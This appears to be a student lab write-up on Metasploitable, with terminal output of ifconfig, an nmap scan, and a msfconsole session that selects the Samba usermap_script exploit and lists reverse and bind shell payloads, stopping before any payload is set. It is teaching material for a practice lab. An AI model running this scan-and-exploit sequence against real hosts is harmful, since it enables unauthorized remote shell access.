

#1 – Obtain IP Addresses of virtual machines

- Kali Linux IP address: 172.16.1.108


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
21:56
Trash
File System
Home
user@kali: ~
File Actions Edit View Help
"the quieter you become, the more you are able to hear"


```
┌──(user㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.1.108  netmask 255.255.255.0  broadcast 172.16.1.255
        inet6 fe80::be24:11ff:fe7a:d00a  prefixlen 64  scopeid 0x20<link>
        ether bc:24:11:7a:d0:0a  txqueuelen 1000  (Ethernet)
        RX packets 238  bytes 22823 (22.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23566  bytes 1742660 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(user㉿kali)-[~]
└─$ 
```

- Metasploitable IP Address: 172.16.1.109/24


QEMU (mkohronas-Metasploitable2-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5537&vmname=mkohronas-Metasploit...


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr bc:24:11:75:2b:7e
          inet addr:172.16.1.109  Bcast:172.16.1.255  Mask:255.255.255.0
          inet6 addr: fe80::be24:11ff:fe75:2b7e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6657 (6.5 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:212 errors:0 dropped:0 overruns:0 frame:0
          TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:79037 (77.1 KB)  TX bytes:79037 (77.1 KB)

msfadmin@metasploitable:~$
```

#2 – Perform a nmap scan against metaspoitable


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1 2 3 4
21:59
user@kali: ~
File Actions Edit View Help


```
┌──(user㉿kali)-[~]
└─$ nmap 172.16.1.109
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-03 21:59 EST
Nmap scan report for 172.16.1.109
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
 11/tcp  open  rpcbind
 39/tcp  open  netbios-ssn
 45/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(user㉿kali)-[~]
└─$ 
```

#3 – Launch the msfconsole


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1 2 3 4
22:01
user@kali: ~
File Actions Edit View Help


```
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(user㉿kali)-[~]
└─$ msfconsole


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

#4 – search samba


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1 2 3 4
22:01
user@kali: ~
File Actions Edit View Help


```
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 >
```

#5 – run and use a command / script and show payloads –


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1 2 3 4
22:03
user@kali: ~
File Actions Edit View Help


```
Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Description
   -   ----                                     ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                 normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                     normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                               normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                 normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                 normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                              normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                       normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                  normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                           normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                   normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                           normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_sctp                          normal  No     Unix Command Shell, Bind SCTP (via socat)
   14  payload/cmd/unix/bind_socat_udp                           normal  No     Unix Command Shell, Bind UDP (via socat)
   15  payload/cmd/unix/bind_zsh                                 normal  No     Unix Command Shell, Bind TCP (via Zsh)
   16  payload/cmd/unix/generic                                  normal  No     Unix Command, Generic Command Execution
   17  payload/cmd/unix/pingback_bind                            normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   18  payload/cmd/unix/pingback_reverse                         normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   19  payload/cmd/unix/reverse                                  normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   20  payload/cmd/unix/reverse_awk                              normal  No     Unix Command Shell, Reverse TCP (via AWK)
   21  payload/cmd/unix/reverse_bash_telnet_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   22  payload/cmd/unix/reverse_jjs                              normal  No     Unix Command Shell, Reverse TCP (via jjs)
   23  payload/cmd/unix/reverse_ksh                              normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   24  payload/cmd/unix/reverse_lua                              normal  No     Unix Command Shell, Reverse TCP (via Lua)
   25  payload/cmd/unix/reverse_ncat_ssl                         normal  No     Unix Command Shell, Reverse TCP (via ncat)
   26  payload/cmd/unix/reverse_netcat                           normal  No     Unix Command Shell, Reverse TCP (via netcat)
   27  payload/cmd/unix/reverse_netcat_gaping                    normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   28  payload/cmd/unix/reverse_openssl                          normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   29  payload/cmd/unix/reverse_perl                             normal  No     Unix Command Shell, Reverse TCP (via Perl)
```

#6 – run set payload command


QEMU (mkohronas-Kali-2411) - noVNC - Google Chrome
itlab.fsemergingtech.com/?console=kvm&novnc=1&vmid=5538&vmname=mkohronas-Kali-2411&node=IT123&resize=off&cmd=
1 2 3 4
22:05
user@kali: ~
File Actions Edit View Help

